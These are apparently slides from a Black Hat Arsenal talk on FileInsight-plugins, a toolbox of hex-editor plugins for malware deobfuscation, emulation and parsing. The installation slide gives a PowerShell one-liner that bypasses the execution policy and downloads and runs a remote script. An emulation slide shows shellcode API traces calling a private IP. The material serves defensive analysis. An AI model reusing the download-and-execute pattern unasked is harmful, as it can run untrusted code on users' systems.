



AUGUST 4-5, 2021

ARSENAL

FileInsight-plugins: Decoding Toolbox of McAfee FileInsight Hex Editor for Malware Analysis

Nobutaka Mantani

About the presenter

Nobutaka Mantani


- Government official
 - Assistant director of Cyber Force Center, National Police Agency of Japan
 - Experiences in cyber threat intelligence, malware analysis and digital forensics
- Open source software developer
 - Member of FreeBSD Project (ports committer) since 2001
 - Developer of FileInsight-plugins
 - I love open source software! 

FileInsight-plugins

- Large set of plugins for McAfee FileInsight hex editor
 - **115 plugins** as of July 2021
- Useful for surface analysis and manual deobfuscation in malware analysis
- Development started in 2012
- Private project and developed at home (**not a product of the Japanese government**)
- GitHub repository: <https://github.com/nmantani/FileInsight-plugins>


FileInsight

- Free hex editor developed by McAfee, LLC
- Useful built-in functions
 - Decoders (XOR, BASE64 and so on)
 - Bookmarks
 - File structure parser (HTML, OLE and PE)
 - Scripting of Python 2 and JavaScript
- **Extendable with Python plugins!** 
- <https://www.mcafee.com/enterprise/en-us/downloads/free-tools/fileinsight.html>



Pre-requisites and plugin architecture

- FileInsight
- Python 3 (x64)
- About 20 Python 3 modules
- Compression libraries
 - aPLib and QuickLZ
- External tool
 - ExifTool (as metadata parser)



Installation

- Please execute this one-liner command and clicking "Yes" on UAC dialog a few times:



```
powershell -exec bypass -command "IEX((New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/nmantani/  
FileInsight-plugins/master/install.ps1'))"
```

- FileInsight-plugins and all pre-requisites will be installed

How to use



- Please click "Operations" in the "Plugins" tab then choose a plugin from the menu
- Plugins can also be used from the right-click menu

Click here



How to use

- Some plugins show setting dialogs after choice



Operation categories

- Plugins are categorized into nine operation categories
 - Basic
 - Compression
 - Crypto
 - Encoding
 - Misc
 - Parsing
 - Search
 - Visualization
 - XOR

Basic operations category

- Enhancements of basic editing functionality
 - Copying a selected region as a new file
 - Filling with specified hex pattern
 - Inverting bits
 - Swapping bytes / nibbles
 - Converting to uppercase / lowercase
 - and more


Compression operations category

- 13 compression algorithms and formats are supported
 - aPLib
 - Bzip2
 - Deflate (zlib)
 - Gzip
 - LZ4
 - LZMA
 - LZNT1
 - LZO
 - PPMd
 - QuickLZ
 - Raw deflate (*)
 - XZ
 - Zstandard

* Deflate without zlib header and footer (equivalent to gzdeflate() in PHP language)


Crypto operations category

- Ten crypto algorithms are supported
 - AES
 - ARC2 (Alleged RC2)
 - ARC4 (Alleged RC4)
 - Blowfish
 - ChaCha20
 - DES
 - Salsa20
 - TEA
 - Triple DES
 - XTEA
- Five block cipher modes of operation are supported
 - ECB, CBC, CFB, OFB, and CTR




Encoding operations category

- Supported data formats
 - Hex, decimal, octal, and binary text <-> binary data
 - BASE16, BASE32, BASE58, BASE64, and BASE85 with custom table
 - Protobuf (decode only)
 - Quoted printable
 - ROT13 (with variable shift amount)
 - Unicode escape (formats of JavaScript, C, Python, PHP, PowerShell, and so on)
 - URL encode




Misc operations category

- Code emulation (explained in the next page)
- File comparison
 - Bookmarking diffs and computing ssdeep similarity score
- Calculating hash values
 - MD5, SHA1, SHA256, ssdeep, imphash, and impfuzzy
- Opening / processing data with external GUI / CUI tools
 - The external tool menu is customizable with JSON config files
 - Data can be processed with locally saved CyberChef (up to 12KB)



“Emulate code” plugin

- Simple GUI front end of Qiling Framework (<https://qiling.io/>)
- Emulation of executable file and shellcode
 - Tracing APIs and system calls
 - Showing memory dumps with bookmarks
- Suitable for analyzing self-modifying shellcodes
- Supported OS and CPU architecture
 - Windows (x64 and x86)
 - Linux (x64, x86, ARM, ARM64, and MIPS)



IP address 10.0.0.1 is deobfuscated

```

[+] 0x10727020: InternetConnectA(hInternet =
[+] Syscalls called:
[+] LoadLibraryA:
[+] {"params": {"lpLibFileName": "wininet"}, "retval": 272752640, "address": 0x10727020}
[+] InternetOpenA:
[+] {"params": {"lpszAgent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.0; Chrome/48.0.2564.109 Safari/537.36", "lpstrUrl": "http://10.0.0.1:8080/test", "lpstrAgent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.0; Chrome/48.0.2564.109 Safari/537.36", "lpstrReferrer": "http://10.0.0.1:8080/test", "lpstrUserAgent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.0; Chrome/48.0.2564.109 Safari/537.36", "lpstrAccept": "text/html, application/xhtml+xml, */*"}, "address": 0x10727020}
[+] InternetConnectA:
[+] {"params": {"hInternet": 275506496, "lpszServerName": "10.0.0.1", "lpstrPort": "80", "lpstrProtocol": "http://", "lpstrService": "http", "lpstrType": "http://"}, "address": 0x10727020}
[+] Registries accessed:
[+] Strings:



```

Parsing operations category

- Finding and bookmarking embedded files with binwalk
(<https://github.com/ReFirmLabs/binwalk>)
- Code disassembly with Capstone Engine (<https://www.capstone-engine.org/>)
 - x64, x86, ARM, ARM64, MIPS, PowerPC, PowerPC64, and SPARC
- File type detection with python-magic (<https://github.com/ahupp/python-magic>)
- Parsing file structure (explained in the next page)
- Showing metadata with ExifTool (<https://exiftool.org/>)
- Strings with auto hex / BASE64 string decode

